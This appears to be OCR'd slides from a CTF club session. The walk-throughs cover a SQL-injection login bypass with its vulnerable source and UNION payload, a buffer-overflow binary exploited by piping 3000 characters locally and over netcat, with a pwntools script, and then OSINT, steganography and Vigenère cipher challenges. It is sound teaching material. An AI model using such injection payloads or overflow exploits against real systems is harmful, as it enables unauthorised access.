
Some of the source code jumps out at me...

```
28      }
29
30      let result;
31      try {
32          result = db.prepare(`SELECT * FROM users
33              WHERE username = '${username}'
34              AND password = '${password}';`).get();
35      } catch (error) {
36          res.json({ success: false, error: "There was a problem." });
37          res.end();
38          return;
39      }
40
41      if (result) {
42          res.json({ success: true, flag: process.env.FLAG });
43          res.end();
44          return;
45      }
46
47      res.json({ success: false, error: "Incorrect username or password." });
48  });
```

Payload (by Wen)

- username: a
- password: ' union select * from users union select * from users where password = '
- Injection happens when executable instructions co-mingle with data
- The attacker injects executable instructions via user controlled data
- For Classic SQL injection, several lists of classic attacks floating around the internet

(Wen's) sweet, sweet success



Stan
</3
Warning:
inappropriate sexual innuendo

Meet Stan (and binwalk & file)

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ file stan
stan: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e4
697816ecb93b984769a49b2756d153ad97a672, not stripped
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ binwalk stan

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ELF, 64-bit LSB shared object, AMD x86-64, version
 1 (SYSV)
```

Running the binary a few times

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
No, that's gross!
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaa
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
a
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
0xdeadbeef
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
11111111111111111111111111111111111111111111111111
```

Examining Stan’s insides: binja (RE)

```
int64_t fault_handler() __noreturn

000009ab  void var_28
000009ab  read(fd: zx.q(open(file: "./flag", oflag: 0):0.d), buf: &var_28, nbytes: 25)
000009bb  puts(str: &var_28)
000009c5  exit(status: 0)
000009c5  noreturn

char* target()

000009dc  puts(str: "hi, I'm stan. I like big inputs.…")
000009fe  void buff
000009fe  return fgets(buf: &buff, n: 2016, fp: *stdin)

int32_t main(int32_t arg1, char** arg2, char** arg3)

00000a0a  setHandler(fault_handler)
00000a14  target()
00000a1f  return 0
```

Examining Stan’s insides: ghidra (RE)

Decompile: target - (stan)

```
1
2  void target(void)
3
4  {
5    char input_buff [2000];
6
7    puts("hi, I\'m stan. I like big inputs. Can you put a big input in me?");
8    fgets(input_buff,0x7e0,stdin);
9    return;
10 }
11
```

Trying to make use of that intel.

- So we know we read in more characters than we have space for..
  - Read in 2016 for a 2000 buffer
- Sounds like an buffer overflow!
- If we can trigger or call the fault handler we get the flag
  - Test it locally and make sure it works
  - Then hop over via netcat to the game server and run the exploit
  - Get flag

</3 </3 </3 </3 </3

The provided solution..

```
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ python -c "print('A' * 3000)" | ./stan
hi, I'm stan. I like big inputs. Can you put a big input in me?
vsv{I_wish_4_a_real_flag}
amn@beastie:~/Documents/CTFs/damctf_2020/stan_damctf$ python -c "print('A' * 3000)" | nc chall.server 1337
```

Reid’s Solution

```python
# Reid's script
#!/usr/bin/env python3
import sys
from pwn import *
#url = www.example.com
#port = 12345
script = '/home/reid/Downloads/stan'
def main():
    #p = remote(url, port)
    p = process([script])
    p.recvuntil('?')
    p.sendline('a' * 2016)
    sys.stdout.buffer.write(p.recvall())
if __name__ == '__main__':
    main()
```

Pretty-good (OSINT)

Partial write-up credit to: igotinfected

We’re given a pdf file with a mission

DOCID 40973916

From: WILLARD PITT FBI//JTF-D4M USA CIV
Sent: Friday, October 9, 2020, 16:20
To: [YOU] FBI//JTF-FHX-4 USA CIV
Subject: Welcome & Your First Assignment
Attachments CTG-2020-10-0001-S1-001.jpeg

Classification: DAM-SECRET//SE

Welcome to the National Cyber Investigative Joint Task Force (NCIJTF), we are glad to have you! I hope that the onboarding and clearances went smoothly.

Important clues:

Your goals with this information are to

- Understand what the Keybase is, and find out how it can be used to solve this case.
- Find any information that will get us closer to recovering the stolen flag. Our red team has indicated that the most useful piece of information is the IP address of any non-personal servers used by CTG-2020-10-0001-S1.

What is keybase?

“Keybase is secure messaging and file-sharing. We use public key cryptography to ensure your messages stay private. Even we can’t read your chats.”

Work with what you've got!

- We've got nothing to put in to keybase yet
- We have a pdf (Hidden steganography? Unlikely, maybe worth trying later)
- We've got a photo of someone (**Big lead**!)

Reverse Image Search

Google Images

Detective Work

Read everything!

rayhaanhodgson.com

about-rayhaan-hodgson/ - First found on Sep 28, 2020

Filename: **s2-1024x1024.jpeg** (1024 x 1024, 110.3 KB)

Rayhaan Hodgson is a professional flag collector and Fortnite player. Recently, he has become inspired by WordPress web development, and decided to put together this site. Because of this, it is a work in progress.


Today I officially dug in to learning git. It took me a couple tries to get an account, however I managed to get some setup, one for personal stuff and one for work.


Work, Work, Work

By admin October 5, 2020 No Comments


After about a week or two of trial and error with Git, I finally figured out how to use it properly. You cannot imagine how I felt when I realized there was documentation for all the commands I had just guessed. . . In fact, I put this image here to show you how I felt:


No more clues? Stick with what you have!





Remember keybase?





Oops!

ctf{ip.address}

What Lies Within

Data somewhere?

What Lies Within

Tags: Category: Forensics

AUTHOR: JULIO/DANNY

Description

There's something in the building. Can you retrieve the flag?

Hints

1

There is data encoded somewhere... there might be an online decoder.

429 solves / 494 attempts (87%)

67% Liked

Input Flag

Submit Flag

Anything obvious?

Hints

1


There is data encoded somewhere... there might be an online decoder.

Raw data

https://hexed.it/

Search for:

- CTF
- Flag
- Name of the CTF (PicoCTF)



What other ways can you hide data in images?


https://github.com/DominicBreuker/stego-toolkit

Lot’s of guessing :(


stegano	Images (PNG)	Hides data with various (LSB-based) methods. Provides also some screening tools.	`stegano-lsb hide --input cover.jpg -f secret.txt -e UTF-8 --output stego.png` or `stegano-red hide --input cover.png -m "secret msg" --output stego.png` or `stegano-lsb-set hide --input cover.png -f secret.txt -e UTF-8 -g $GENERATOR --output stego.png` for various generators (`stegano-lsb-set list-generators`)	`stegano-lsb reveal -i stego.png -e UTF-8 -o output.txt` or `stegano-red reveal -i stego.png` or `stegano-lsb-set reveal -i stego.png -e UTF-8 -g $GENERATOR -o output.txt`
Steghide	Images (JPG, BMP) and Audio (WAV, AU)	Versatile and mature tool to encrypt and hide data.	`steghide embed -f -ef secret.txt -cf cover.jpg -p password -sf stego.jpg`	`steghide extract -sf stego.jpg -p password -xf output.txt`
cloackedpixel	Images (PNG)	LSB stego tool for images	`cloackedpixel hide cover.jpg secret.txt password` creates `cover.jpg-stego.png`	`cloackedpixel extract cover.jpg-stego.png output.txt password`
LSBSteg	Images (PNG, BMP, ...) in uncompressed formats	Simple LSB tools with very nice and readable Python code	`LSBSteg encode -i cover.png -o stego.png -f secret.txt`	`LSBSteg decode -i stego.png -o output.txt`
f5	Images (JPG)	F5 Steganographic Algorithm with detailed info on the process	`f5 -t e -i cover.jpg -o stego.jpg -d 'secret message'`	`f5 -t x -i stego.jpg 1> output.txt`

Finding the right tool


(Most of the tools in that toolkit are software)



https://stylesuxx.github.io/steganography/



Yay!


Steganography Online
Encode
Decode
Decode image
To decode a hidden message from an image, just choose an image and hit the Decode button.
Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.
Browse...
buildings(1).png
Decode
Hidden message
picoCTF{h1d1ng_1n_th3_b1t5}

How it works

Implementation Details

The User chooses an image, the image data is then normalized, meaning that each RGB value is decremented by one if it is not even. This is done for every pixel in the image.

Next the message is converted to a binary representation, 8 Bits per character of the message. This binary representation is then applied to the normalized image, 3 Bit per pixel. This concludes, that the maximal length of a message hidden in an image is:

$$\frac{\text{Image Width} * \text{Image Height} * 3}{8}$$

Since the image was normalized, we now know that an **even** r, g or b value is **0** and an **uneven** is a **1**. And this is how the message is decoded back from the image.

CRYPTOGRAPHY walk-through

Challenge taken from:

PicoCTF
https://2019game.picoctf.com/

la cifra de - Points: 200 - (Solves: 9142) Cryptography - Solved

Solve Hints

I found this cipher in an old book. Can you figure out what it says? Connect with `nc 2019shell1.picoctf.com 39776`.

Submit! picoCTF{FLAG}

Encrypted message:
Ne iy nytkwpsznyg nth it mtsztcy vjzprj zfzjy rkhpibj nrkitt ltc tnnygy ysee itd tte cxjltk

Ifrosr tnj noawde uk siyyzre, yse Bnretèwp Cousex mls hjpn xjtnbjytki xatd eisjd

Iz bls lfwskqj azycihzeej yz Brftsk ip Volpnèxj ls oy hay tcimnyarqj dkxnrogpd os 1553 my Mnzvgs Mazytszf Merqlsu ny hox moup Wa inqrg ipl. Ynr. Gotgat Gltzndtg Gplrfdo

Ltc tnj tmvqpmkseaznzn uk ehox nivmpr g ylbrj ts ltcmki my yqtdosr tnj wocjc hgqq ol fy oxitngwj arusahje fuw ln guaaxjytrd catizm tzxbkw zf vqlckx hizm ceyupcz yz tnj fpvjc hgqq**pohzCZK{m311a50_0x_a1rn3x3_h1ah3x1119h336}**

Ehk ktryy herq-ooizxetypd jjdcxnatoty ol f aordllvmlbkytc inahkw socjgex, bls sfoe gwzuti 1467 my Rjzn Hfetoxea Gqmexyt.

Tnj Gimjyèrk Htpnjc iy ysexjqoxj dosjeisjd cgqwej yse Gqmexyt Doxn ox Fwbkwei lnahkw.

Tn 1508, Ptsatsps Zwttnjxiax tnbjytki ehk xz-cgqwej ylbaql rkhea (g rltxni ol xsilypd gqahggpty) ysaz bzuri wazjc bk f nroytcgq nosuznkse ol yse Bnretèwp Cousex.

Gplrfdo'y xpcuso butvlky lpvjlrki tn 1555 gx l cuseitzltoty ol yse lncsz. Yse rthex mllbjd ol yse gqahggpty fce tth snnqtki cemzwaxqj, bay ehk fwpnfmezx lnj yse osoed qptzjcs gwp mocpd hd xegsd ol f xnkrznoh vee usrgxp, wnnnh ify bk itfljcety hizm paim noxwpsvtydkse.

could this be...

- a caesar cipher?
  - classic rotational cipher
  - https://cryptii.com/pipes/caesar-cipher

...what clues do we have?

the title - *‘cifra’?*

the flag format within the text

a hint! -

la cifra de - Points: 200 - (Solves: 9135) Cryptography - Solved

Solve Hints

There are tools that make this easy.

Perhaps looking at history will help

hmm.... history...?

Encrypted message:
Ne iy nytkwpsznyg nth it mtsztcy vjzprj zfzjy rkhpibj nrkitt ltc tnnygy ysee itd tte cxjltk

Ifrosr tnj noawde uk siyyzre, yse Bnretèwp Cousex mls hjpn xjtnbjytki xatd eisjd

Iz bls lfwskqj azycihzeej yz Brftsk ip Volpnèxj ls oy hay tcimnyarqj dkxnrogpd os **1553** my Mnzvgs Mazytszf Merqlsu ny hox moup Wa inqrg ipl. Ynr. Gotgat Gltzndtg Gplrfdo

Ltc tnj tmvqpmkseaznzn uk ehox nivmpr g ylbrj ts ltcmki my yqtdosr tnj wocjc hgqq ol fy oxitngwj arusahje fuw ln guaaxjytrd catizm tzxbkw zf vqlckx hizm ceyupcz yz tnj fpvjc hgqqpohzCZK{m311a50_0x_a1rn3x3_h1ah3x1119h336}

Ehk ktryy herq-ooizxetypd jjdcxnatoty ol f aordllvmlbkytc inahkw socjgex, bls sfoe gwzuti 1467 my Rjzn Hfetoxea Gqmexyt.

Tnj Gimjyèrk Htpnjc iy ysexjqoxj dosjeisjd cgqwej yse Gqmexyt Doxn ox Fwbkwei lnahkw.

Tn 1508, Ptsatsps Zwttnjxiax tnbjytki ehk xz-cgqwej ylbaql rkhea (g rltxni ol xsilypd gqahggpty) ysaz bzuri wazjc bk f nroytcgq nosuznkse ol yse Bnretèwp Cousex.

Gplrfdo'y xpcuso butvlky lpvjlrki tn **1555** gx l cuseitzltoty ol yse lncsz. Yse rthex mllbjd ol yse gqahggpty fce tth snnqtki cemzwaxqj, bay ehk fwpnfmezx lnj yse osoed qptzjcs gwp mocpd hd xegsd ol f xnkrznoh vee usrgxp, wnnnh ify bk itfljcety hizm paim noxwpsvtydkse.

1553 cifra

Privacy, simplified.

All Images Videos News Maps Settings

All Regions Safe Search: Moderate Any Time

Vigenère cipher - Wikipedia

https://en.wikipedia.org/wiki/Vigenère_cipher

The Vigenère cipher (French pronunciation: [viʒnɛːʁ]) is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword.It employs a form of polyalphabetic substitution.. First described by Giovan Battista Bellaso in **1553**, the cipher is easy to understand and implement, but it resisted all attempts to break it until 1863, three ...

Practical Cryptography

www.practicalcryptography.com/ciphers/vigenere-gronsfeld-and-autokey-cipher/

Vigenère and Gronsfeld Cipher Introduction §. The Vigenère Cipher is a polyalphabetic substitution cipher. The method was originally described by Giovan Battista Bellaso in his **1553** book La **cifra** del. Sig. Giovan Battista Bellaso; however, the scheme was later misattributed to Blaise de Vigenère in the 19th century, and is now widely known as the Vigenère cipher.

Images for **1553 cifra**

Vigenère cipher

The Vigenère cipher is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It employs a form of polyalphabetic substitution. First described by Giovan Battista Bellaso in 1553, the cipher is easy to understand and implement, but it resisted all attempts to break it until 1863, three centuries later. **Wikipedia**

Feedback

Send Feedb

